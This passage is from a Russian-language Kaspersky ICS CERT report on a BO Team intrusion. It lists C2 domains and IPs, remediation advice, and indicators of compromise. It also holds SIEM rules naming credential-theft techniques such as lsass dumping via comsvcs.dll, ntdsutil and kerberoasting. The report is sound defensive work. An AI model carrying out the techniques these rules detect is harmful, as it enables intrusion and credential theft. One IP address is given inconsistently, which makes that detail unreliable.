


Рис. 24. График распределения количества TGS-запросов по времени суток

В качестве серверов управления вредоносными программами класса бэкдор, внедренными злоумышленниками на виртуальные машины и гипервизоры, использовались следующие доменные имена:

lo1yaizaeghaevarooD1ahtaichootae.nofrillsdns[.]com

lo1yaizaeghaevarood1ahtaichootaz.nofrillsdns[.]com

vmware-timecheck-api.nofrillsdns[.]com

Указанные доменные имена созданы с использованием ранее описанного сервиса nofrillsdns.com. После их активации злоумышленники указали в их DNS-записях IP-адреса *193.3.23[.]236*, *80.76.42[.]139* и ранее неизвестный *95.81.115[.]177*. Ниже представлена информация о данном IP-адресе, полученная с использованием сервиса Whois.com и актуальная на момент проведения исследования.

© 2026 АО «ЛАБОРАТОРИЯ КАСПЕРСКОГО»

```
role:           POWER-SERVERS SALES DEPARTMENT
remarks:        Sales manager of power-servers.net Cloud Service Provider
remarks:        And technical support department available at office (at) power-servers (dot) net
phone:          +44 204 549 7738
address:        71-75 Shelton Street, Covent Garden, London, United Kingdom, WC2H 9JQ
nic-hdl:        ISD90-RIPE
mnt-by:         ISERVERS-MNT
created:        2022-11-11T12:23:17Z
last-modified:  2023-11-22T07:31:47Z
source:         RIPE # Filtered
```

Рис. 25. Информация сервиса Whois.com по IP-адресу 95.81.115[.]77

Отдельно отметим, что для отправки фишинговой рассылки с использованием скомпрометированного DKIM злоумышленники использовали *ip-223-6.dataclub[.]info*, принадлежащий хостингу DataClub, работающему в Латвии.

Наконец, отметим, что на протяжении всей атаки хакеры из BO Team выполняли поиск лог-файлов, содержащих их IP-адреса, для последующего их удаления:

```
cat /proc/net/nf_conntrack | fgrep 80.76.42.
```

Заключение

Злоумышленникам удалось скомпрометировать все составляющие ИТ-инфраструктуры атакованной организации: серверы под управлением Windows и Linux, рабочие станции, гипервизоры, серверы резервных копий, серверы управления защитными решениями и даже сетевое оборудование.

Хакеры оставались в сети атакованной организации несколько месяцев, выполняли кражу конфиденциальной информации, однако файлы организации не были зашифрованы или уничтожены.

На наш взгляд, причина кроется в деятельности атакованной организации, которая является разработчиком ПО, чьи решения используются на промышленных предприятиях различных отраслей преимущественно в странах Восточной Европы.

По совокупности косвенных признаков, таких как интерес злоумышленников к репозиторию с исходным кодом и серверу подписания готовых сборок программного обеспечения, а также применение

© 2026 АО «ЛАБОРАТОРИЯ КАСПЕРСКОГО»

платформы для управления составом ПО (анализом зависимостей), мы считаем, что BO Team могли поставить себе целью внедрение вредоносного кода в решение, выпускаемое атакованной организацией, для последующей компрометации ее клиентов, то есть выполнить так называемую атаку на цепочку поставок.

По итогам изучения большого массива данных, предоставленного нам в рамках расследования инцидента, мы считаем, что, проводя атаку длительное время, злоумышленники потеряли осмотрительность, начали действовать слишком смело, и их активность была обнаружена. Благодаря быстрым мерам реагирования, примененным после обнаружения инцидента, злоумышленники потеряли доступ к скомпрометированной инфраструктуре и не смогли, по всей видимости, довести атаку до логического завершения.

Почему инцидент так долго оставался незамеченным? В качестве ответа на этот вопрос можно выделить совокупность факторов: устаревшее защитное решение, фактически отсутствующий SIEM, который на момент атаки только внедрялся в организации, отсутствие необходимых обновлений ОС и прикладного ПО, недостаточная сегментация сети, хранение аутентификационных данных в открытом виде и, наконец, отсутствие выделенного персонала, отвечающего за информационную безопасность организации.

После описываемых событий прошел почти год. Мы не публиковали материал раньше, чтобы у атакованной организации было время устранить все недочеты в обеспечении информационной безопасности и убедиться, что попытки BO Team вернуться в их инфраструктуру не увенчались успехом.

Если после прочтения данного отчета у вас остались вопросы или комментарии, либо вы владеете дополнительной информацией, связанной с исследованной атакой, пожалуйста, свяжитесь с нами по адресу: ics-cert@kaspersky.com.

Рекомендации

Если вы обнаружили индикаторы компрометации, относящиеся к описанной серии атак, за исключением случаев получения фишинговых писем, которые не были открыты пользователями, срочно выполните следующие действия.

© 2026 АО «ЛАБОРАТОРИЯ КАСПЕРСКОГО»

1. Изолируйте скомпрометированную подсеть или отключите всю сеть предприятия от интернета. Проведите мониторинг на предмет подозрительных подключений, например:
    a. неавторизованные подключения по протоколам RDP, SSH, SCP или SMB;
    b. регулярные DNS-запросы по неизвестным доменным именам либо большое количество DNS-запросов, значительно превышающее среднее значение за предыдущий период.
2. Смените пароли ко всем аккаунтам во всех доменах – как пользователей, так и компьютеров. Для предотвращения использования злоумышленниками атаки класса Golden Ticket пароль к служебной учетной записи *krbtgt* необходимо сменить дважды с минимальным временным интервалом между сменами. Перевыпустите все закрытые ключи, сертификаты и т. д.
3. Выполните перезагрузку систем, чтобы восстановить работу перехватчиков защитных решений, которые могли быть повреждены злоумышленниками или вредоносным ПО.
4. Убедитесь, что защитное решение функционирует на всех системах, все модули включены, базы и программные модули актуальны, а также используются технологии Kaspersky Security Network. Доступ к серверам Kaspersky Security Network должен быть открыт только с Kaspersky Security Center с использованием технологии KSN proxy, если это не запрещено местным законодательством и иными нормативными актами.
5. Проведите полное антивирусное сканирование всех систем.
6. Проверьте планировщики заданий на потенциально скомпрометированных системах на предмет наличия подозрительных задач.
7. Для получения дальнейших инструкций и помощи в расследовании инцидента свяжитесь с нами по адресу ics-cert@kaspersky.com.

Мы рекомендуем также выполнить следующие действия, чтобы не стать жертвой атак по сценарию, описанному в данном отчете.

1. Установить на все системы предприятия (как серверы, так и рабочие станции, как под управлением ОС Windows, так и под управлением ОС Linux) актуальную версию централизованно управляемого защитного решения и регулярно обновлять антивирусные базы и программные модули. Для систем, работающих в технологических сетях,

© 2026 АО «ЛАБОРАТОРИЯ КАСПЕРСКОГО»

рекомендуем использовать специализированные защитные решения, например KICS for Nodes.

2. Убедиться, что все компоненты антивирусного ПО включены на всех системах, а действующие политики запрещают отключать защиту, завершать работу антивирусного ПО или удалять его без ввода пароля администратора. Также убедиться, что установлен надежный пароль, требуемый при попытке удалить агент администрирования защитных решений.
3. Убедиться, что защитные решения получают актуальную информацию об угрозах из Kaspersky Security Network (если это не запрещено местным законодательством).
4. Убедиться, что все устройства, подключенные к Kaspersky Security Center, распределены по группам (отсутствуют системы в группе «Нераспределенные»), лицензионные ключи распространены на все устройства, а задачи периодического сканирования созданы для всех групп устройств.
5. Минимизировать количество исключений в политиках защитных решений. По возможности избегать исключений по маске * (wildcard), заменяя их исключениями для конкретных файлов или расширений.
6. Настроить двухфакторную аутентификацию для входа в интерфейс управления Kaspersky Security Center согласно инструкции. Установить настройки Kaspersky Security Center в соответствии с рекомендациями, описанными в Руководстве по усилению защиты.
7. Сменить пароли ко всем доменным учетным записям – как пользователей, так и компьютеров. Для предотвращения использования злоумышленниками атаки класса Golden Ticket дважды с минимальным временным интервалом сменить пароль к служебной доменной учетной записи *krbtgt*. **Внимание:** данное действие вызовет кратковременную недоступность сервисов, работающих с Active Directory, поэтому потребуется повторная авторизация служебных учетных записей!
8. Завершить сессии пользователей и сменить пароли во всех внешних сервисах, учетные данные к которым могли быть скомпрометированы (системы резервного копирования, облачные хранилища, корпоративные мессенджеры и т. д.). Включить обязательную двухфакторную аутентификацию для всех пользователей этих сервисов.
9. Убедиться, что политики Active Directory содержат ограничения на количество попыток входа пользователей в систему. Для систем под

© 2026 АО «ЛАБОРАТОРИЯ КАСПЕРСКОГО»

управлением Linux использовать поле *MaxAuthTries* в конфигурации службы SSH. Пользователи должны иметь доступ только к тем системам, которые необходимы им для выполнения служебных обязанностей. Ограничить использование протоколов RDP, SSH, SCP и SMB с помощью списков управления доступом (ACL).

10. Установить в групповых политиках доменов следующие требования к сложности паролей:
    a. минимальная длина пароля: 12 символов для непривилегированных учетных записей и 16 символов для привилегированных учетных записей;
    b. пароль должен содержать заглавные и строчные буквы, цифры и специальные символы:
    (! @ # $ % ^ & * ( ) - _ + = ~ [ ] { } | \ : ; ' " < > , . ? /)
    c. пароль не должен содержать словарных слов или персональных данных пользователя, которые могут быть использованы для его подбора, такие как имя, номер телефона, памятная дата (дни рождения и т. д.), последовательно расположенных на клавиатуре символов (12345678, QWERTY и т. д.), а также общепринятых сокращений (USER, TEST, ADMIN и т. п.);
    d. срок действия паролей: не более 90 дней для пользовательских учетных записей и не более одного года для технических учетных записей;
    e. не использовать атрибут Password never expires;
    f. не использовать пустые пароли и пароли по умолчанию.

11. Запретить хранение и передачу паролей (сертификатов, ключей, секретных фраз, токенов и т. п.) в открытом виде. Для хранения и передачи паролей использовать специализированное ПО – менеджеры паролей. Выполнить поиск паролей в текстовых файлах, электронной почте, инструкциях, хранилищах браузеров и т. д. и удалить найденные аутентификационные данные. Запретить автоматическую расшифровку сообщений электронной почты, зашифрованных с помощью PGP.

12. Внедрить решение класса NGFW (если оно еще не применяется), усилить сетевую сегментацию, разместить разные группы систем и разные офисы (команды специалистов) в отдельных виртуальных подсетях (VLAN). Настроить политику сетевых подключений по принципу белых списков (default deny), открывать доступ только по портам и протоколам, необходимым для решения бизнес-задач, руководствуясь принципом минимальных привилегий.

13. Обновить операционные системы до версий, поддерживаемых производителями этих операционных систем, а также средства

© 2026 АО «ЛАБОРАТОРИЯ КАСПЕРСКОГО»

виртуализации (гипервизоры) и прошивки сетевых устройств (например, роутеров). Установить актуальные обновления безопасности (патчи) для ОС и приложений.

14. Обновить прикладное программное обеспечение (особое внимание уделить сервисам, доступным из интернета, офисным пакетам, браузерам и почтовым серверам) до актуальных версий, поддерживаемых производителями. Установить последние обновления безопасности (патчи) для программ и приложений.
15. Запретить техническим учетным записям интерактивный и удаленный вход в систему. Задать для каждой технической учетной записи список систем, на которых разрешается запуск служб и заданий от ее имени.
16. Включить двухфакторную аутентификацию (в том числе на вход по RDP) для авторизации на системах, содержащих конфиденциальные данные, на критически важных системах ИТ-инфраструктуры организации, таких как контроллеры домена, а также на облачных сервисах, использующихся для хостинга виртуальных серверов, и облачных файловых хранилищах. Рекомендуем использовать алгоритм генерации одноразовых паролей (Time-based One-Time Password).
17. Настроить фильтрацию сообщений электронной почты таким образом, чтобы из входящих писем (с внешних адресов) автоматически удалялись (помещались в карантин) исполняемые файлы и архивы, защищенные паролем. Усилить фильтрацию контента, пересылаемого по электронной почте, организовать многоступенчатую фильтрацию входящего потока сообщений электронной почты как минимум двумя защитными решениями.
18. Внедрить (если еще не развернута) систему сбора и управления событиями информационной безопасности (SIEM-систему), например, Kaspersky Unified Monitoring and Analysis Platform.
19. Убедиться, что в SIEM-системе настроены следующие правила корреляции:
    a. успешный вход пользователя с правами администратора на новую систему;
    b. создание задачи в планировщике;
    c. завершение процессов защитных решений;
    d. очистка журналов событий Windows;
    e. отключение службы журналирования Windows;
    f. создание новой службы Windows;
    g. запуск утилиты PSExec и аналогов;
    h. удаленный запуск PowerShell-скриптов;

© 2026 АО «ЛАБОРАТОРИЯ КАСПЕРСКОГО»

i. входы пользователей в систему по протоколу RDP в нерабочее время;
j. сбор информации о домене;
k. обнаружение вредоносного ПО;
l. обнаружение сканирования портов;
m. интерактивные и удаленные входы в систему технических УЗ;
n. регулярные DNS-запросы по неизвестным доменным именам либо количество DNS-запросов, значительно превышающее среднее значение за предыдущий период;
o. установка нового программного обеспечения;
p. установка избыточных прав на системах под управлением ОС Linux;
q. подключения к системе по SSH с ранее неизвестным (неиспользованным на данной системе) сертификатом либо с нового IP-адреса для известного сертификата;
r. TCP-подключения по нестандартным (ранее неиспользуемым) портам;
s. массовые подключения к различным системам по SSH с одним сертификатом;
t. множественные попытки доступа к сетевым папкам по SMB;
u. подключение нового (ранее не подключавшегося) пользователя к контроллеру домена;
v. попытки подключения от имени отключенной учетной записи;
w. массовые запросы TGS от одного аккаунта за короткое время для детектирования атаки kerberoasting;
x. неестественно долгий срок жизни TGT или TGT/TGS с необычными TicketOptions или TicketFlags для детектирования атаки Golden Ticket;
y. появление исполняемых файлов в папке репликации контроллера домена;
z. появление исполняемых файлов в директории */dev/shm/*;
aa. наличие в файле конфигурации службы *|ssh|etc|ssh|sshd_config* опции *PermitRootLogin yes* при неустановленном флаге *PasswordAuthentication* делает возможным вход по паролю, а не по сертификату на систему, работающую под управлением ОС Linux;
bb. массовые VPN-подключения;
cc. запросы к поддоменам сервиса *nofrillsdns[.]com*;
dd. активация режима Restricted Admin (изменение значения реестра *HKEY_LOCAL_MACHINE|System|CurrentControlSet|Control|Lsa|DisableRestrictedAdmin*);

© 2026 АО «ЛАБОРАТОРИЯ КАСПЕРСКОГО»

ee. изменение атрибута *lastwritetime* у файлов при помощи PowerShell-скриптов;
ff. попытка дампа памяти процесса *lsass.exe* при помощи вызова утилиты *comsvcs.dll* с номером функции *24*;
gg. запуск утилиты *ntdsutil* (попытка кражи хешей паролей доменных учетных записей).

20. Осуществлять постоянный мониторинг событий защитных решений, в частности сработок антивируса. Для своевременного реагирования на инциденты информационной безопасности организовать Security Operations Center (или передать данную функцию сторонней организации). Осуществлять контроль состояния компонентов защиты, используя Kaspersky Security Center.

21. Настроить двухфакторную аутентификацию для VPN-подключений. Чтобы избежать хранения паролей от доменных учетных записей на компьютерах пользователей, рекомендуем использовать индивидуальный сертификат пользователя и одноразовый OTP-код.

22. Разработать и внедрить нормативную документацию в области информационной безопасности (если пока отсутствует), в частности политику информационной безопасности и регламент реагирования на инциденты информационной безопасности. Для повышения оперативности решения этих задач целесообразно рассмотреть возможность привлечения к соответствующим процессам экспертов из внешних профильных организаций.

23. Провести обучение сотрудников службы информационной безопасности, системных администраторов и других технических сотрудников, в обязанности которых входит выполнение задач по предотвращению и обнаружению атак и реагированию на инциденты информационной безопасности, для повышения их квалификации и повышения уровня слаженности совместной работы в условиях атаки.

24. Внедрить специализированные решения для защиты от целевых атак, такие как Kaspersky Anti Targeted Attack или Kaspersky Endpoint Detection and Response.

25. Настроить систему хранения резервных копий таким образом, чтобы они хранились на отдельном сервере, не входящем в домен, а права на их удаление и изменение были только у выделенной учетной записи, также не входящей в домен. Эта мера позволяет сохранить резервные копии в случае компрометации домена.

© 2026 АО «ЛАБОРАТОРИЯ КАСПЕРСКОГО»

26. Увеличить частоту создания резервных копий, чтобы избежать потери критичных объемов информации в случае выхода сервера из строя.
27. Хранить не менее трех резервных копий для каждого сервера и других систем, имеющих критически важное значение для работы организации. При этом как минимум одна резервная копия должна храниться на отдельном автономном носителе информации.
28. Использовать RAID-массивы на серверах, где хранятся резервные копии. Это повышает отказоустойчивость системы резервного копирования.
29. Внедрить процедуру регулярных проверок целостности и работоспособности резервных копий. Также ввести процедуру регулярного сканирования резервных копий антивирусным ПО.
30. Настроить защитные решения конечных узлов на блокировку запуска утилит удаленного администрирования (за исключением используемых администраторами).
31. Настроить используемые утилиты удаленного администрирования таким образом, чтобы подключение к сеансу пользователя было возможно только после его явного подтверждения.
32. Увеличить срок хранения журналов событий операционных систем, NGFW и других защитных решений не менее чем до 30 дней.
33. Провести аудит внешних сетевых подключений, исключить внешние сетевые подключения в обход NGFW. Провести аудит политик NGFW, минимизировать количество исключений.
34. Внедрить средства контроля сетевого трафика и выявления аномалий, особое внимание уделить следующим событиям:
    a. RDP-подключения с неавторизованных источников;
    b. активность утилит удаленного администрирования;
    c. попытки сканирования сети организации;
    d. попытки подключения по нестандартным портам;
    e. большое количество DNS-запросов (существенно превышающее по аналогичным системам) и периодические DNS-запросы по неизвестным доменным именам.
35. Вынести сервисы, относящиеся к обеспечению информационной безопасности организации, в отдельный сетевой сегмент. Ограничить передачу данных между этим сегментом и остальной сетью минимально необходимым перечнем портов и протоколов, требуемых

© 2026 АО «ЛАБОРАТОРИЯ КАСПЕРСКОГО»

для работы защитных решений и мониторинга с целью выявления инцидентов информационной безопасности.

36. Вынести серверы баз данных и сервисы, в которых хранятся и обрабатываются персональные данные, в отдельный сетевой сегмент. Ограничить передачу данных между этим сегментом и остальной сетью минимально необходимым перечнем портов и протоколов, требуемых для работы сервисов. Применять списки управления доступом (ACL).
37. Обязать администраторов использовать привилегированные учетные записи только в тех случаях, когда без этого невозможно выполнение их рабочих задач. Также рекомендуем использовать выделенные учетные записи для администрирования разных групп систем, например, СУБД, почтовых серверов.
38. Обязать сотрудников использовать разные пароли для различных доменов, сервисов и систем. Запретить использовать одинаковые пароли для учетных записей с различными привилегиями.
39. Использовать для администраторов концепцию рабочих мест с двумя разделенными АРМ – для повседневных задач (например, чтение корпоративной почты) и привилегированных задач (например, администрирование домена). Передачу данных ограничить сетевой папкой, для которой запрещен запуск исполняемых файлов со стороны привилегированной АРМ, другие сетевые взаимодействия между АРМ запретить.
40. Проводить обучение сотрудников правилам безопасной работы в интернете, с электронной почтой и другими каналами связи. В частности, объяснить возможные последствия загрузки и запуска файлов из непроверенных источников. Особое внимание уделять распознаванию фишинговых писем и безопасным методам работы с документами.
41. Регулярно проводить аудит сетевого периметра организации, включая сканирование портов и выявление служб, доступных из интернета.
42. Регулярно проводить аудит прав доступа учетных записей и групп домена, в том числе выявлять возможные пути повышения привилегий до группы «Администраторы домена».
43. Внедрить практику, при которой доменные учетные записи обычных пользователей не имеют прав локального администратора. Это помогает снизить риск повышения привилегий в случае компрометации такой учетной записи.

© 2026 АО «ЛАБОРАТОРИЯ КАСПЕРСКОГО»

44. По возможности отключить использование стандартных сетевых папок. Это помогает ограничить работу утилит, таких как PSExec.
45. Наладить процесс постоянного мониторинга уязвимостей систем ИТ- и технологической сети, а также реагирования на обнаруженные уязвимости. Для автоматизации этого процесса и принятия обоснованных решений рекомендуем использовать специализированные продукты и услуги.
46. Для проактивной корректировки мер информационной безопасности рекомендуем отслеживать основные изменения ландшафта угроз для промышленных предприятий, включая изменения в тактиках, техниках и инструментарии злоумышленников, а также анализ ошибок в защите организаций, ставших жертвами атак. Для этого рекомендуем использовать источники специализированной информации – как в человеко-, так и в машиночитаемом виде, например, Kaspersky Industrial Threat Intelligence.
47. Для оценки эффективности и достаточности выбранных мер информационной безопасности регулярно проводить тестирования на проникновение и учения (red/blue team).

Индикаторы компрометации

Контрольные суммы файлов (MD5)
346b04985ec6c5d107ba0ddf32fe7691 – Linux bash backdoor
5aa8c19c897176502cf8d8fc543fafc7 – Linux bash backdoor
5e04b2891635cbaa83ad619fe248e85b – скрипт загрузчик вредоносного ПО под Linux
68957de915e2a58339fa477f8078bdf4 – ReverseSSH backdoor
6d12efa1db15121f88d58b9952e301ef – Linux bash backdoor
719e813e527920e83349e061b5b1590f – скрипт загрузчик вредоносного ПО под Linux
86ff08749e77d5d078e929e5f9748504 – скрипт загрузчик вредоносного ПО под Linux
b86690213f0155f7b3b65832301ed932 – Linux bash backdoor
cb2908ef4cc042bfe856c84e9b61a2f9 – скрипт загрузчик утилиты Global Socket

IP-адреса и доменные имена
lo1yaizaeghaevarooD1ahtaichootae.nofrillsdns[.]com
lo1yaizaeghaevarood1ahtaichootaz.nofrillsdns[.]com
vmware-timecheck-api.nofrillsdns[.]com
95.81.115[.]77
193.3.23[.]236
80.76.42[.]139
ip-223-6.dataclub[.]info

Пути к файлам
/etc/cron.hourly/pgcache

© 2026 АО «ЛАБОРАТОРИЯ КАСПЕРСКОГО»

/usr/bin/vmware-toolbox-setdate
/etc/cron.hourly/1vmware-timesync
/dev/shm/pulse-shm-3088612174

Вердикты защитных решений
Backdoor.Shell.Agent.t
HEUR:Backdoor.Shell.Agent.o
Trojan.Shell.Agent.gg
Trojan.Shell.Agent.gf
Trojan.Shell.Agent.ge
Trojan.Shell.Agent.gc
HEUR:HackTool.Linux.ReverseSSH.gen

© 2026 АО «ЛАБОРАТОРИЯ КАСПЕРСКОГО»

Центр реагирования на инциденты информационной безопасности промышленных инфраструктур «Лаборатории Касперского» (Kaspersky ICS CERT) – глобальный проект «Лаборатории Касперского», направленный на координацию усилий производителей систем автоматизации, владельцев и операторов промышленных объектов, а также исследователей ИТ-безопасности для защиты промышленных предприятий от кибератак. Kaspersky ICS CERT направляет свои усилия в первую очередь на выявление потенциальных и существующих угроз, нацеленных на системы промышленной автоматизации и промышленный интернет вещей.

Kaspersky ICS CERT ics-cert@kaspersky.com

© 2026 АО «ЛАБОРАТОРИЯ КАСПЕРСКОГО»